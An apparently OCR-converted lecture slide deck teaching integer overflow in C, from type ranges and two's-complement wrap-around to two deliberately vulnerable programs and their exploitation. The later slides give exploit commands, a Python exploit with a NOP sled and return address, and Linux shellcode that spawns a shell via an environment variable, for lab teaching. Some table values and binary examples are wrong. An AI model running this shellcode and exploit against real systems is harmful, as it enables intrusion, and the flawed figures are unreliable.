Integer Overflow

Sreesh K

The task is not just to understand the world but to change it.


Karl Max

Integers Data Types

- Data types used to represent integer values in a programming language
- Different integer data types in C/C++ are:
  - unsigned short, signed short, int, long etc..
- SIgned and unsigned variable types:
  - For representing negative and positive integers

Integer Ranges


Ranges of integer data types



(2^8) - 1 values


(2^16) - 1 values

Integer Ranges



Type	Storage size	Value range
char	1 byte	-128 to 127 or 0 to 255
unsigned char	1 byte	0 to 255
signed char	1 byte	-128 to 127
int	2 or 4 bytes	-32,768 to 32,767 or -2,147,483,648 to 2,147,483,647
unsigned int	2 or 4 bytes	0 to 65,535 or 0 to 4,294,967,295
short	2 bytes	-32,768 to 32,767
unsigned short	2 bytes	0 to 65,535
long	4 bytes	-2,147,483,648 to 2,147,483,647
unsigned long	4 bytes	0 to 4,294,967,295

Keep in mind




Data Type	Size	Unsigned Range	Signed Range
char	1	0 to 255	-128 to 127
short	2	0 to 65535	-32768 to 32767
int	4	0 to 4294967296	-2147483648 to 2147483647

Integer Overflow

- An Integer Overflow is the condition that occurs when the result of an arithmetic operation exceeds the maximum size of the integer type used to store it
- When the overflow occurs, the interpreted value will appear to have "**wrapped around**" the maximum value and started again at the minimum value
    - E.g. The maximum value of an 8-bit signed integer is 127 and the minimum is -128. If a programmer stores the value **127** in such a variable and adds **1** to it, the result should be **128**. However, this value exceeds the maximum for this integer type, so the interpreted value will "wrap around" and become **-128**.


Wrap around

- One of the example is odometer



Why wrapped around?

For a **4 bit signed integer type**, the range will be **-8** to **7**



Sign bit

For Value


- Binary representation in a machine for a **4 bit integer type (Range: -8** to **7)**

Integer: 5

0	1	0	1

Why wrapped around? (Cont..)

- **4 bit signed Integer type (Range: -8** to **7)**



Integer input : **-5**

Binary of 5

0 1 0 1

Cal. 1’s complement

0 1 0

Add 1

Sign bit set

1 0 1 1

Integer input: **11** (> max value 7)

Binary of 11

1 0 1 1


Interpreted as negative since **sign bit is set**

Misinterpret as -5

1 0 1 1

Why wrapped around? (Cont..)

- **4 bit unsigned Integer type (Range: 0** to **15)**



Integer input : **5**

Binary of 5 | 0 | 1 | 0 | 1 |

Stored as

| 0 | 1 | 0 | 1 |

Integer input: **16** (> max value 15)

Binary of 16 | 1 | 0 | 0 | 0 | 0 |

Converted to **4 bit integer**

Misinterpret as 0 | 0 | 0 | 0 | 0 |

Integer Overflow

```
int a = 2147483648;
unsigned short b = 65536;
unsigned short int c = 65536;
short d = 32769;


printf("int value: %d\n",a);
printf("unsigned short value: %u\n",b);
printf("unsigned short int value: %u\n",c);
printf("short value: %hi\n",d);
```

Range

```
int            - '-2147483648' to '2147483647';
unsigned short - '0' to '65535';
short          - '-32768' to '32767';
```

Output

```
int value: -2147483648
unsigned short value: 0
unsigned short int value: 0
short value: -32767
```

Vulnerable Program1

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3) return -1;          <Program takes two arguments - size of buffer, data>

  int i = atoi(argv[1]);
  unsigned short s = i;
  printf("s = %d\n", s);
  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("buffer: %s\n", buf);
}
```

To prevent buffer overflow, length of the string to copy is restricted

Vulnerable Program1 (Cont..)

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3)
    return -1;

  int i = atoi(argv[1]);
  unsigned short s = i;
  printf("s = %d\n", s);
  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("buffer: %s\n", buf);
}
```


```
Cmd:    ./vuln1 $(python -c 'print "10 "+"A"*10')
Output: s = 10
         buffer: AAAAAAAAA
```

```
Cmd:    ./vuln1 $(python -c 'print "81 "+"A"*81')
Output: s = 81
        Oh no you don't!
```

Vulnerable Program1 (Vulnerable parts)

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3)
    return -1;

  int i = atoi(argv[1]);
  unsigned short s = i;
  printf("s = %d\n", s);
  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("%s\n", buf);
}
```



Converting **unsigned short** to **int (Integer Overflow possible)**

If the string length is **> 80, Buffer Overflow** happens (depends on value of **s**)

Vulnerable Program1 (Exploiting)

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3)
    return -1;

  int i = atoi(argv[1]);
  unsigned short s = i;
  printf("s = %d\n", s);
  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("%s\n", buf);
}
```

Range:

```
unsigned short : 0 to 65536
int            : -2147483648 to 2147483647
```

Cmd: `./vuln1 $(python -c 'print "65540 "+"A"*400')`

Output:

```
s = 4
Segmentation fault (core dumped)
```

By exploiting integer overflow we copy a large string into buffer and modify the flow of the program

Vulnerable Program2

- In this program, it is possible to do 2 exploitations
  - Both Integer and buffer Overflow

```
int main(int argc, char *argv[]) {
  if (argc != 2) {
      fprintf(stderr, "target2: argc != 2\n");
      exit(EXIT_FAILURE);
  }
  printf("The string length: %d",strlen(argv[1]));
  foo(argv[1], strlen(argv[1]));
  return 0;
}
```

<Program takes an input as string copy the string to a buffer if the string length is less than 4000>

```
int foo(char *arg, short arglen) {
  int maxlen = 4000;
  char buf[4000];
  printf ("length=%d\n",arglen);
  if (arglen < maxlen) {
    printf("copy successful\n");
    memcpy(buf, arg, strlen(arg));
  }
  else
    printf("copy failed\n");
  return 0;
}
```

Vulnerable Program2

```
int main(int argc, char *argv[]) {
  if (argc != 2) {
      fprintf(stderr, "target2: argc != 2\n");
      exit(EXIT_FAILURE);
  }
  printf("The string length: %d",strlen(argv[1]));
  foo(argv[1], strlen(argv[1]));
  return 0;
}
int foo(char *arg, short arglen) {
  int maxlen = 4000;
  char buf[4000];
  printf ("length=%d\n",arglen);
  if (arglen < maxlen) {
    printf("copy successful\n");
    memcpy(buf, arg, strlen(arg));
```

< Compile the program using flags -fno-stack-protect, execstack and ggdb >

Cmd: `./vuln2 $(python -c 'print 8*"A"')`

Output:

```
The string length: 8
length=8
copy successful
```

Cmd: `./vuln2 $(python -c 'print 4000*"A"')`

Output:

```
The string length: 4000
length=4000
copy failed
```

Vulnerable Program2 (Vulnerable part)

```
int main(int argc, char *argv[]) {
  if (argc != 2) {
      fprintf(stderr, "target2: argc != 2\n");
      exit(EXIT_FAILURE);
  }
  printf("The string length: %d",strlen(argv[1]));
  foo(argv[1], strlen(argv[1]));
  return 0;
}
int foo(char *arg, short arglen) {
  int maxlen = 4000;
  char buf[4000];
  printf ("length=%d\n",arglen);
  if (arglen < maxlen) {
    printf("copy successful\n");
    memcpy(buf, arg, strlen(arg));
```

Type cast an **int** type value to **short** type value

Vulnerable to buffer overflow if the condition is evaded

Vulnerable Prog2 (Exploiting Integer Overflow)

- Exploiting the variable **`short arglen`**
  - Range of **short** data type : `-32768 to 32767`
- Using a python program for exploitation

```
bug@ubuntu:~/Intgr_Ovrflw$ ./vuln2 $(python exploit2.py)
The string length: 32768
length=-32768
copy successful
Segmentation fault (core dumped)
```

`exploit2.py`

```python
fstPad=32768
print fstPad*"A"
```

Vulnerable Prog2 (Exploiting both Integer and Buffer Overflow)

Create environment variable **MYSHELL** for storing **shellcode**

```
$ export MYSHELL=`python shellcode.py`
```

Find the address of the **MYSHELL** environment variable

```
$ gcc -o get_env_addrs get_env_addrs.c

$ ./get_env_addrs
```

Environment variable address will be displayed

shellcode.py

```
print "\x90"*512 +
"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x
2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\
xcd\x80"
```

get_env_addrs.c

```
void main() {
  printf("%p \n",getenv("MYSHELL"));
}
```

Vulnerable Prog2 (Exploiting both Integer and Buffer Overflow)

Put the address in **exploit2.py**

Exploit the vulnerable program **vuln2.c**

```
$ ./vuln2 $(python exploit2.py)
```

A shell will be spawned

exploit2.py

```
p = ''
q = ''
total = 4016
nw_total = 32768
junk = ((total) * "\x90")
p +=  junk + pack("<I", 0xbffffc9b)
nop_len = nw_total - len(p)
junk2= ((nop_len) * "\x90")
q += p + junk2
print q
```